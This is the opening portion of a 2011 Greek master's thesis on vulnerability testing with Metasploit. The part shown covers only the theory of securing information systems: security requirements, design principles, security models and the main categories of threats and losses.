ΠΑΝΕΠΙΣΤΗΜΙΟ ΜΑΚΕΔΟΝΙΑΣ
ΤΜΗΜΑ ΕΦΑΡΜΟΣΜΕΝΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ
ΚΑΤΕΥΘΥΝΣΗ ΣΥΣΤΗΜΑΤΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

“ΕΛΕΓΧΟΣ ΕΥΠΑΘΕΙΩΝ ΜΕ ΧΡΗΣΗ ΤΟΥ ΠΛΑΙΣΙΟΥ METASPLOIT”

Επιβλέπων:
Ιωάννης Μαυρίδης, Επίκουρος Καθηγητής

Μεταπτυχιακός Φοιτητής:
Μπίλης Ευστράτιος Α.Μ. : ΜΑΙ 09/10

Θεσσαλονίκη, Σεπτέμβριος 2011

Ευχαριστίες

Στην συγγραφή της εργασίας αυτής παρείχαν την πολύτιμη βοήθειά τους αρκετοί άνθρωποι. Θα ήθελα να ευχαριστήσω θερμά τον επιβλέποντα καθηγητή μου κ. Ιωάννη Μαυρίδη για τη βοήθεια του, καθώς και για τις σημαντικές συμβουλές του και την καθοδήγηση του κατά τη διάρκεια της πορείας της εργασίας.
Θα ήθελα επίσης να ευχαριστήσω τους γονείς μου για την πολύτιμη υλική, ηθική και πνευματική υποστήριξη τους, καθ' όλη την διάρκεια των σπουδών μου, καθώς και κατά την διάρκεια της διπλωματικής μου εργασίας.

Περίληψη

Σκοπός της παρούσας διπλωματικής εργασίας είναι να παρουσιάσει την διαδικασία, να προτείνει μια συγκεκριμένη μεθοδολογία για την υλοποίηση του penetration testing, καθώς και την χρησιμότητα του penetration testing σε μία επιχείρηση ή έναν οργανισμό. Παρουσιάζονται επίσης οι βασικές τεχνικές αλλά και τα εργαλεία με τα οποία μπορεί να επιτευχθεί το penetration testing. Η δομή της εργασίας χωρίζεται σε δύο βασικά μέρη. Στο πρώτο μέρος εστιάζεται στην αξιολόγηση ασφαλείας των πληροφοριακών συστημάτων και των δικτύων, την αναγκαιότητα της ύπαρξης της, την σχετική ορολογία, καθώς και τους τρόπους παραβίασης και τα είδη των επιθέσεων. Στο δεύτερο μέρος, γίνεται αναλυτική παρουσίαση του πλαισίου Metasploit και παρουσιάζονται συγκεκριμένα βημάτα για την υλοποίηση της διαδικασίας penetration testing. Επίσης παρουσιάζονται συγκεκριμένα εργαλεία, τα οποία μπορούν να χρησιμοποιηθούν μαζί με το Metasploit Framework και περιγράφονται τα exploits που χρησιμοποιούνται κατά την διαδικασία του penetration testing.

Περιεχόμενα

1.Εισαγωγή

Ο έλεγχος ευπαθειών (vulnerability testing) αποτελεί μια σημαντική προϋπόθεση για την αποτίμηση του επιπέδου ασφάλειας των υπολογιστικών συστημάτων. Οι πιθανές αδυναμίες που υπάρχουν μπορεί να επιτρέψουν σε επίδοξους εισβολείς να παραβιάσουν την ασφάλεια του πληροφοριακού συστήματος ενός οργανισμού. Η αξιολόγηση, με κατάλληλα εργαλεία είναι πρωταρχικής σημασίας για τη σωστή θωράκιση του οργανισμού με μέτρα και τεχνικές ασφάλειας. Οι διαχειριστές και οι υπεύθυνοι ασφάλειας πρέπει να είναι ικανοί να ανιχνεύουν την ύπαρξη και τη σοβαρότητα των αδυναμιών και να προτείνουν τις κατάλληλες πολιτικές και διαμορφώσεις που θα παρέχουν προστασία από πιθανές παραβιάσεις της ασφάλειας.

2.Θεωρητική θεμελίωση

2.1.Σχεδιασμός ασφαλών πληροφοριακών συστημάτων

Οι διαδικασίες καθορισμού των απαιτήσεων ασφάλειας ενός συστήματος θα πρέπει να σχηματοποιούνται κατά την αρχική φάση καταγραφής και σχεδιασμού του. Στην πραγματικότητα, όμως, οι μηχανισμοί ασφάλειας (στις περιπτώσεις που υπάρχουν), αναπτύσσονται στα τελευταία στάδια ή μετά την υλοποίησή τους, με στόχο την αντιμετώπιση των προβλημάτων ασφάλειας που προέκυψαν στα πρώτα στάδια λειτουργίας τους. Η φιλοσοφία αυτή περικλείει σημαντικά μειονεκτήματα και κινδύνους, όπως :


• Αντιμετώπιση των συνεπειών των παραβιάσεων του συστήματος, που προηγήθηκαν χρονικά της ενσωμάτωσης των διαδικασιών ασφάλειας.
• Πιθανή αδυναμία αναθεώρησης του συνολικού σχεδιασμού.
• Δυσκολία ενσωμάτωσης διαδικασιών ασφάλειας στο φυσικό σχεδιασμό.
• Υψηλός προγραμματιστικός φόρτος υλοποίησης ειδικών τμημάτων του λογισμικού.
• Δυσκολία αποδοχής από χρήστες, που δεν είναι εξοικειωμένοι με τις διαδικασίες τήρησης της ασφάλειας.
• Επιπλέον κόστος αγοράς-εγκατάστασης υπολογιστικού-επικοινωνιακού εξοπλισμού και ειδικού λογισμικού.

Η εμφάνιση των προβλημάτων αυτών μπορεί να αποφευχθεί με την έγκαιρη θεώρηση των απαιτήσεων ασφάλειας του συστήματος. Η μελέτη, ο καθορισμός και η υλοποίηση των απαιτήσεων ασφάλειας και των κατάλληλων διαδικασιών θα πρέπει να διεξάγεται παράλληλα με όλα τα στάδια του κύκλου ζωής του πληροφοριακού συστήματος. Με την υιοθέτηση της στρατηγικής αυτής, θα είναι δυνατός ο καθορισμός των κατάλληλων οργανωτικών μετασχηματισμών (ροές δεδομένων), διαδικασιών, συστατικών (εξοπλισμός, λογισμικό, δικτυακή υποδομή) και περιβάλλοντος λειτουργίας (user interface) του συστήματος.

Η μέθοδος σχεδιασμού και ανάπτυξης ενός ασφαλούς πληροφοριακού συστήματος παρουσιάζεται γραφικά στην εικόνα 1. Το σχήμα αυτό αποτελεί μία τροποποίηση ενός συμβατικού βαθμωτού διαγράμματος της τεχνικής δομημένης ανάλυσης και σχεδίασης (Structured analysis and Design Technique - SADT).

Σύμφωνα με τη μέθοδο αυτή, οι μηχανισμοί διατήρησης υψηλής ασφάλειας εισάγονται στην αρχική θεώρηση του συνολικού συστήματος και ειδικότερα στα στάδια σχηματισμού των γενικών απαιτήσεων και των λειτουργικών τμημάτων αυτού. Οι απαιτήσεις αυτές, κατά τη φάση της ανάλυσης, μετασχηματίζονται σε λειτουργικές προδιαγραφές του συστήματος. Κατά τη φάση του σχεδιασμού, οι προδιαγραφές αυτές

σε συνδυασμό με το περιβάλλον και την υφιστάμενη οργανωτική δομή, παράγουν σαφείς μεθόδους και διαδικασίες λειτουργίας του συστήματος.



Εικόνα 1. Ενσωμάτωση των διαδικασιών ασφάλειας στον κύκλο ζωής του συστήματος .[Πηγή 11]

Στη φάση της ανάπτυξης, που ακολουθεί, υλοποιούνται τα λειτουργικά τμήματα σε εξάρτηση με τη διαθέσιμη υποδομή (αρχιτεκτονική, εξοπλισμός, λογισμικό συστήματος, ΣΔΒΔ). Στην επόμενη φάση (διαδικασία ελέγχου και αποτίμησης) ελέγχεται η υλοποίηση με βάση τις αρχικές προδιαγραφές και λειτουργικές απαιτήσεις. Με στόχο τη βελτιστοποίηση της απόδοσης της μεθόδου αυτής θα πρέπει να δημιουργηθούν κατάλληλα μοντέλα απεικόνισης και αποτίμησης της λειτουργικότητας των παραμέτρων που σχετίζονται με την εισαγωγή των διαδικασιών διατήρησης της ασφάλειας, στο σύνολο του κύκλου ζωής ενός πληροφοριακού συστήματος (Risk analysis, evaluation).

2.1.1. Απαιτήσεις ασφάλειας πληροφοριακών συστημάτων

2.1.2 Ορισμός Πληροφοριακού Συστήματος (Π.Σ.)

Πληροφοριακό σύστημα σημαίνει ότι ένας αριθμός αλληλεπιδρώντων στοιχείων έχουν οργανικά συναρμολογηθεί σε μια ολότητα, έτσι ώστε να εκτελέσουν μια ορισμένη λειτουργία. Τα στοιχεία αυτά είναι:

α) Ο άνθρωπος, αφού τα Π.Σ. δημιουργούνται από αυτόν και λειτουργούν με τη βοήθειά του, έτσι ώστε να υπηρετήσουν πάλι αυτόν.

β) Η πληροφορία, ένα αγαθό με πολύ μεγάλη ζήτηση.

γ) Η πληροφορική, η επιστήμη/τεχνολογία που σκοπό έχει την επεξεργασία της πληροφορίας.

Με άλλα λόγια το Πληροφοριακό Σύστημα είναι μια συλλογή από το μηχανικό/υλικό μέρος, το λογισμικό, τα μέσα αποθήκευσης, τα δεδομένα και τους ανθρώπους που ένας οργανισμός χρησιμοποιεί για να πετύχει τα λειτουργικά βήματα που θέλει.

Εξαιτίας του ρόλου που παίζει το Π.Σ. σε μια επιχείρηση και όχι μόνο, είναι φυσικό να απαιτεί ασφάλεια και προστασία. Συνεπώς τα Π.Σ. θα πρέπει να προστατεύονται από κάθε μορφή απειλής, χωρίς όμως η προστασία αυτή να παρεμποδίζει τη ροή των πληροφοριών.

Ασφάλεια Πληροφοριακού Συστήματος είναι το οργανωμένο πλαίσιο από έννοιες, αντιλήψεις, αρχές, πολιτικές, διαδικασίες, τεχνικές και μέτρα που απαιτούνται για να προστατευθούν τα στοιχεία του Π.Σ., αλλά και το σύστημα ολόκληρο από κάθε σκόπιμη ή τυχαία απειλή.

Μια αναγκαία συνθήκη για να είναι δυνατή η αποτίμηση της ασφάλειας, είναι η ύπαρξη ενός συνόλου απαιτήσεων που δεν πρέπει για κανένα λόγο να απουσιάζουν ή να αγνοούνται. Τα χαρακτηριστικά που είναι κοινά αποδεκτά είναι :

ΕΜΠΙΣΤΕΥΤΙΚΟΤΗΤΑ (Confidentiality) , που σημαίνει προστασία από το να έχουν πρόσβαση μη εξουσιοδοτημένα λογικά ή φυσικά αντικείμενα (π. χ. προγράμματα, άνθρωποι κ. α.) . Μόνο οι εξουσιοδοτημένοι χρήστες μπορούν να δουν τα προστατευμένα δεδομένα.

ΑΚΕΡΑΙΟΤΗΤΑ (Integrity) , είναι η ιδιότητα των στοιχείων του συστήματος (κυρίως των δεδομένων) να είναι ακριβή και να αντιπροσωπεύουν την πραγματικότητα. Συνέπεια της ακεραιότητας είναι κάθε αλλαγή (π.χ. του περιεχομένου των δεδομένων) να είναι

αποτέλεσμα εξουσιοδοτημένης ενέργειας, ενώ παράλληλα μη εξουσιοδοτημένη αλλαγή να μην είναι δυνατή.
Το χαρακτηριστικό της ακεραιότητας είναι πολύ δύσκολο να διευκρινιστεί απόλυτα και αυτό γιατί σημαίνει διαφορετικά πράγματα με διαφορετικά περιεχόμενα. Μερικές από τις έννοιες της ακεραιότητας είναι:

• Ακριβής (precise)
• Ορθός (accurate)
• Τροποποίηση μόνο με αποδεκτούς τρόπους (modified only in acceptable ways)
• Τροποποίηση μόνο από εξουσιοδοτημένους ανθρώπους (modified only by authorised people)
• Τροποποίηση μόνο από εξουσιοδοτημένες διεργασίες (modified only by authorised processes)
• Συνέπεια (consistent)

ΔΙΑΘΕΣΙΜΟΤΗΤΑ (Availability) των πόρων του συστήματος είναι η ιδιότητα των πόρων να καθίστανται αμέσως προσπελάσιμοι από κάθε εξουσιοδοτημένο λογικό ή φυσικό αντικείμενο, που απαιτεί παρόμοια πρόσβαση. Η διαθεσιμότητα αναφέρεται τόσο στα δεδομένα όσο και στις υπηρεσίες που πρέπει να παρέχονται.

Οι προσδοκίες του χαρακτηριστικού της Διαθεσιμότητας περιλαμβάνουν:

• Παρουσία του αντικειμένου και της υπηρεσίας με χρησιμοποιήσιμο τρόπο.
• Ικανότητα χειρισμού των απαιτούμενων πόρων
• Συγκεκριμένος χρόνος αναμονής.
• Κατάλληλος χρόνος διάθεσης των πόρων

Σκοπός της Διαθεσιμότητας είναι:

•Δίκαιη κατανομή των πόρων .
•Έγκαιρη ανταπόκριση στη διάθεση των δεδομένων .
•Ελεγχόμενη συμφωνία, δηλαδή χειρισμός δοσοληψιών, αποκλειστική πρόσβαση, χειρισμός του φαινομένου deadlock.
•Χρησιμότητα, οι πόροι και τα δεδομένα μπορούν να χρησιμοποιηθούν όπως σχεδιάστηκαν.

Πέρα από τα παραπάνω χαρακτηριστικά στην πράξη υπάρχουν και άλλα, όπως η αυθεντικότητα, η αξιοπιστία, η δυνατότητα ελέγχου κ.α. που πρέπει να λαμβάνονται υπόψη.

2.1.3. Βασικές αρχές για το σχεδιασμό ασφαλών πληροφοριακών συστημάτων

Εξαιτίας του ρόλου που παίζει το Πληροφοριακό Σύστημα σε μια επιχείρηση είναι φυσικό να απαιτεί ασφάλεια και προστασία.. Κατά το σχεδιασμό ενός Π.Σ. και μάλιστα ενός ασφαλούς Π.Σ. πρέπει να δίνεται βαρύτητα στα παρακάτω βασικά στοιχεία:

- Έμφαση όχι μόνο στο Πληροφοριακό Σύστημα ως ολότητα , αλλά και σε όλα τα επιμέρους στοιχεία του.
- Η προφύλαξη αφορά κάθε είδους απειλή (τυχαία ή σκόπιμη).
- Η ασφάλεια του Π.Σ. συνδέεται άμεσα τόσο με τεχνικές, διαδικασίες και διοικητικά μέτρα όσο και με ηθικο-κοινωνικές αντιλήψεις, αρχές και παραδοχές.
- Η προφύλαξη δεν θα πρέπει να εμποδίζει την απρόσκοπτη λειτουργία του συστήματος.

Υπάρχουν τρεις αρχές που καθοδηγούν το σχεδιασμό ασφαλών Π.Σ. και είναι οι εξής:

α) Αποκέντρωση (Dispersion). Η αρχή αυτή βασίζεται στην ιδέα ότι η ολοκληρωτική καταστροφή ενός αποκεντρωμένου Π.Σ. απαιτεί πολλαπλές επεμβάσεις.
β) Ύπαρξη Αντικατάστασης (Dublication). Η αρχή αυτή βασίζεται στην ανάγκη συνεχούς λειτουργίας ενός Π.Σ., έστω και αν κάποιο υποσύστημά του πάψει να λειτουργεί. Η μέθοδος αυτή είναι επίσης, εξαιρετικά αποτελεσματική στην ανίχνευση λαθών επεξεργασίας των πληροφοριών.
γ) Άμυνα σε Βάθος (Defence in Depth). Η αρχή αυτή βασίζεται στη λογική που απαιτεί την ύπαρξη πολλαπλών ελέγχων, πριν ο μη εξουσιοδοτημένος χρήστης μπορέσει να αποκτήσει πρόσβαση στο Π.Σ..


Μια αναγκαία συνθήκη για να είναι δυνατή η αποτίμηση της ασφάλειας, είναι η ύπαρξη ενός συνόλου απαιτήσεων, που πρέπει να αντιστοιχούν σε κάποια θεμελιώδη χαρακτηριστικά, με την έννοια ότι κανένα από αυτά δεν πρέπει να απουσιάζει ή να αγνοηθεί.

Το πιο βασικό σημείο στο σχεδιασμό ενός Π.Σ. είναι ο εντοπισμός και ο χαρακτηρισμός ως εμπιστευτικών των πληροφοριών που πρόκειται να διαχειριστεί και συνεπώς που πρέπει να προστατευθούν. Για το λόγο αυτό θα πρέπει να υπάρχει αυξημένη συμμετοχή των ενδιαφερομένων φορέων καθώς επίσης και αυξημένη ευαισθητοποίηση κατά τον σχεδιασμό και την δημιουργία του Π.Σ.. Το θέμα δεν είναι καινούριο, υπήρχε σε όλα τα Π.Σ., απλώς η ύπαρξη των Η/Υ αύξησε την κρισιμότητα.

Στο παρελθόν όσα Π.Σ. θεωρούνταν “κρίσιμα” και όσες πληροφορίες “εμπιστευτικές” αντιμετωπίζονταν με την ύπαρξη εφεδρικών αντιγράφων και με διαδικασίες προστασίας από φυσικές καταστροφές. Τα μέτρα αυτά απέβλεπαν σαφώς στη “διατήρηση” της λειτουργίας ενός Π.Σ. υποβαθμίζοντας τη διάσταση της “διασφάλισής” του. Άλλωστε οι

περιορισμένες δυνατότητες του υπάρχοντος -τότε- λογισμικού δεν άφηναν μεγάλα περιθώρια για την επινόηση αποτελεσματικών διαδικασιών παράκαμψης της ασφαλούς λειτουργίας ενός Π.Σ..

Ένα σύστημα βαθμών εμπιστευτικότητας είναι αυτό που βασίζεται στο παρακάτω μοντέλο:



Σύμφωνα με το παραπάνω μοντέλο, οι εμπιστευτικές πληροφορίες κατανέμονται σε τρεις κατηγορίες:

α) Ζωτικές**.** Οι πληροφορίες αυτές είναι απαραίτητες για την ύπαρξη του οργανισμού.
β) Κρίσιμες. Οι πληροφορίες αυτές είναι απαραίτητες για την λειτουργία του οργανισμού. Η χρήση τους πρέπει να γίνεται κατά τέτοιο τρόπο, ώστε να επιτρέπεται περιορισμένος αριθμός κατ' εξαίρεση προσβάσεων σ' αυτές.
γ) Αξιόλογες. Οι πληροφορίες αυτές χρειάζονται για την εκπλήρωση των στόχων του οργανισμού. Η χρήση τους γενικά επιτρεπτή από τους εξουσιοδοτημένους χρήστες.

2.1.4 Μοντέλα ασφάλειας πληροφοριακού συστήματος

Κατά καιρούς έχουν προταθεί διάφορα μοντέλα ασφάλειας ενός πληροφοριακού συστήματος. Τα μοντέλα αυτά χρησιμοποιούνται στην συνέχεια ως βάση για την δημιουργία των μηχανισμών και των μέτρων προστασίας . Τα περισσότερο γνωστά από τα μοντέλα αυτά είναι :

- Το μοντέλο του κιβωτισμού (Μια σειρά από ομόκεντρους εμφανίζονται να προστατεύουν τα δεδομένα. Αντιστοιχούν, εξεταζόμενοι από μέσα προς τα έξω, στα δεδομένα, στον Η/Υ, το υπολογιστικό κέντρο, την επιχείρηση και το υπάρχον νομικο-κοινωνικό πλαίσιο).

- Το μοντέλο του καταλόγου (Λίστα παραγόντων και θέματα που είναι σημαντικά. Τι πρέπει να γίνει για να θεωρηθεί ασφαλές το σύστημα και τι το απειλεί).
- Το μοντέλο του πίνακα (Ένας τρισδιάστατος πίνακας που απεικονίζει διαφορετικά θέματα, όπως τα βασικά χαρακτηριστικά, τα μέτρα προφύλαξης και της καταστάσεις που βρίσκεται η πληροφορία)
- Το μοντέλο του φίλτρου (Ένας συνδυασμός των μοντέλων καταλόγου και πίνακα)
- Το μοντέλο των επαλλήλων στρωμάτων (Τα θέματα ασφάλειας αντιμετωπίζονται σε διαφορετικά επάλληλα επίπεδα, όπου το καθένα ορίζει τους στόχους του και τους προορισμούς του).

2.1.5. Βασικές υποθέσεις-παραδοχές

Η ραγδαία αύξηση του ενδιαφέροντος για τα θέματα ασφάλειας είχε ως συνέπεια να υπάρξουν παραδοχές και υποθέσεις, οι ποίες γίνονται σιωπηρά αποδεκτές αν και δεν είναι τόσο αυταπόδεικτες

Παρακάτω γίνεται μια προσεγγιστική ανάλυση των περισσότερο σημαντικών παραδοχών στην προσπάθεια εξέτασης των θεμάτων ασφάλειας.

Όταν λέμε ασφάλεια εννοούμε την Εμπιστευτικότητα, την Ακεραιότητα και την Διαθεσιμότητα, αλλά και την αξιοπιστία, την δυνατότητα ελέγχου και την αυθεντικότητα.

1. Όλοι οι μηχανισμοί ασφάλειας πληροφοριακού συστήματος πρέπει να προστατεύουν όλες τις μορφές πληροφορίας είτε πρόκειται για την αποθήκευση της πληροφορίας σε μαγνητικά μέσα ή την ηλεκτρονική επεξεργασία από τον υπολογιστή , είτε ακόμα για τα έντυπα, τις εικόνες, τα διαγράμματα που υπάρχουν σε ένα σύστημα και που παίζουν σημαντικό ρόλο στην διάδοση της πληροφορίας.
2. Η κακομεταχείριση του συστήματος μπορεί να γίνει όχι μόνο από όσους είναι μέσα σε αυτό, αλλά και από άλλους, όπως είναι οι ανταγωνιστές και γενικά οποιοσδήποτε έχει κάποιο κίνητρο, ικανότητα, γνώσεις και δυνατότητα πρόσβασης στο σύστημα και στους πόρους του.
3. Τήρηση της αρχής ότι “κάποιος πρέπει να γνωρίζει μόνο όσα του είναι απαραίτητα για την εκτέλεση της εργασίας του” (need-to-know principle).
4. Η υιοθέτηση των μέτρων ασφάλειας ανεξάρτητα από το κόστος τους είναι πολύ βασική, γιατί μπορεί μεν στην πράξη να επιτυγχάνονται λίγες απειλές, ωστόσο οι ζημιές που προκαλούν είναι πολύ μεγάλες και συχνά ανεπανόρθωτες.
5. Η ασφάλεια και η προστασία του Π.Σ. είναι υπόθεση πολλών ατόμων (όπως θα εξετασθεί παρακάτω), καθενός από την σκοπιά του ανάλογα με τις γνώσεις και τις δυνατότητες του.

2.1.6. Τρόποι παραβίασης της ασφάλειας

Στην ασφάλεια, μια αποκάλυψη είναι ένας τρόπος για πιθανή απώλεια ή βλάβη του Πληροφοριακού Συστήματος. Παραδείγματα αποκαλύψεων είναι η μη εξουσιοδοτημένη αποκάλυψη των δεδομένων, τροποποίηση των δεδομένων ή άρνηση του νόμιμου δικαιώματος πρόσβασης στο σύστημα. Η ευπάθεια είναι η αχίλλειος πτέρνα στο σύστημα ασφάλειας που μπορεί να εκμεταλλευτεί από τρίτους για την πρόκληση απωλειών ή ζημίας. Ένα πρόσωπο που εκμεταλλεύεται την ευπάθεια του συστήματος διαπράττει μια επίθεση στο σύστημα. Ο συνεχής έλεγχος είναι ένα προστατευτικό μέτρο, που μπορεί να είναι είτε μια ενέργεια ή μια συσκευή ή ακόμα και μια διαδικασία ή τεχνική μέθοδος, που μειώνει την ευπάθεια του συστήματος.
Τα μεγαλύτερα αντικείμενα του Πληροφοριακού Συστήματος είναι το υλικό, το λογισμικό και τα δεδομένα. Υπάρχουν τέσσερα είδη απειλής στην ασφάλεια του Π.Σ. που είναι:

- Η Διακοπή (interruption). Τα αντικείμενα του συστήματος χάνονται, δεν είναι διαθέσιμα ή είναι μη χρησιμοποιήσιμα. Παραδείγματα είναι η ηθελημένη καταστροφή μιας συσκευής, το σβήσιμο ενός προγράμματος ή ενός αρχείου δεδομένων, ή η δυσλειτουργία του διαχειριστή αρχείων του λειτουργικού συστήματος, έτσι ώστε να μην μπορεί να βρεθεί ένα συγκεκριμένο αρχείο στο δίσκο.

- Η Παρεμπόδιση (interception). Σημαίνει πως μια μη εξουσιοδοτημένη ομάδα έχει κερδίσει το δικαίωμα πρόσβασης σε ένα αντικείμενο. Αυτή η εξωτερική ομάδα μπορεί να είναι είτε πρόσωπα, είτε προγράμματα ή ακόμα και παρέμβαση ενός άλλου πληροφοριακού συστήματος. Παραδείγματα αυτού του είδους της αποτυχίας είναι η παράνομη αντιγραφή των προγραμμάτων ή των αρχείων δεδομένων ή οι υποκλοπές των τηλεφωνημάτων για την απόκτηση δεδομένων από το δίκτυο. Παρόλο που μια απώλεια μπορεί να αποκαλυφθεί σχετικά γρήγορα, ο υποκλοπέας μπορεί να μην αφήσει καθόλου ίχνη για την ανίχνευση της ύπαρξης του.

- Εάν μια μη εξουσιοδοτημένη ομάδα όχι μόνο προσπελάσει τα δεδομένα, αλλά ανακατευτεί και με κάποια αντικείμενα, τότε μιλάμε για τροποποίηση (modification)**.** Για παράδειγμα κάποιος μπορεί να αλλάξει τις τιμές σε μια βάση δεδομένων ή να μετατρέψει ένα πρόγραμμα έτσι ώστε να εκτελεί επιπλέον υπολογισμούς ή να τροποποιεί τα δεδομένα που μεταφέρονται ηλεκτρονικά. Είναι ακόμα δυνατό να τροποποιηθεί και το υλικό μέρος του συστήματος.

- Τέλος μια μη εξουσιοδοτημένη ομάδα μπορεί να κατασκευάσει (fabricate) πλαστά αντικείμενα σε ένα Π.Σ. Ο εισβολέας μπορεί να προσθέσει εγγραφές σε μια υπάρχουσα βάση δεδομένων. Μερικές φορές αυτές οι προσθέσεις ανιχνεύονται σαν πλαστές, αλλά εάν έχουν γίνει περίτεχνα τότε είναι αδιαχώριστες από τα πραγματικά αντικείμενα.

2.1.7 Απώλειες σε ένα πληροφοριακό σύστημα

Οι απώλειες που μπορούν να συμβούν σε ένα Π.Σ. μπορούν να ταξινομηθούν σε τρεις κατηγορίες :

α) Αδυναμία Χρήσης του Η/Υ. Δηλαδή, όταν ο Η/Υ είναι εκτός ενέργειας, οι υπηρεσίες που παρέχει διακόπτονται, αυτό μπορεί να οφείλεται:

i) Προσωρινή Διακοπή εξαιτίας πτώσης του ηλεκτρικού ρεύματος. Η αντιμετώπιση γίνεται με γεννήτριες παροχής ηλεκτρικού ρεύματος, οι οποίες συνδέονται αυτόματα στο δίκτυο αν και όταν παραστεί ανάγκη (UPS, Uninterrupted Power Supply) .

ii) Αδυναμία Σύνδεσης με τον κεντρικό Η/Υ εξαιτίας υπερφόρτωσης των τηλεπικοινωνιακών δικτύων ή εξαιτίας της μειωμένης αξιοπιστίας του δικτύου. Το πρόβλημα αυτό είναι ιδιαίτερα σοβαρό σε αποκεντρωμένα Π.Σ. που λειτουργούν όμως με συγκεντρωτική μέθοδο επεξεργασίας (π.χ. δίκτυα Τραπεζών) .

iii) Πρόβλημα Υλικού, εξαιτίας ανθρώπινου λάθους ή πλημμελούς συντήρησης.

iv) Πρόβλημα Λογισμικού, εξαιτίας ανθρώπινου λάθους ή επαγγελματικής ανεπάρκειας. Σε ότι αφορά την προμήθεια τυποποιημένων εφαρμογών, η πιο καλή αντιμετώπιση είναι η εγγύηση διαρκούς καλής λειτουργίας και ο μακρύς χρόνος παράλληλης λειτουργίας της νέας εφαρμογής με το χειρόγραφο ή αυτοματοποιημένο σύστημα που αντικατέστησε.

β) Απώλεια Χρημάτων. Αν το Π.Σ. καταστραφεί ή η λειτουργία του υποβαθμισθεί, τότε υπάρχει απώλεια χρημάτων και μπορεί να εμφανισθεί σε δυο μορφές.

i) Χρήση του Η/Υ. Δηλαδή στελέχη ενός Κέντρου Πληροφορικής να χρησιμοποιούν τις δυνατότητες που τους παρέχονται για έργο διαφορετικό από αυτό που τους ανατέθηκε.

ii) Κλοπή του Η/Υ. Συνήθως πρόκειται για μεσαία και μεγάλα συστήματα.

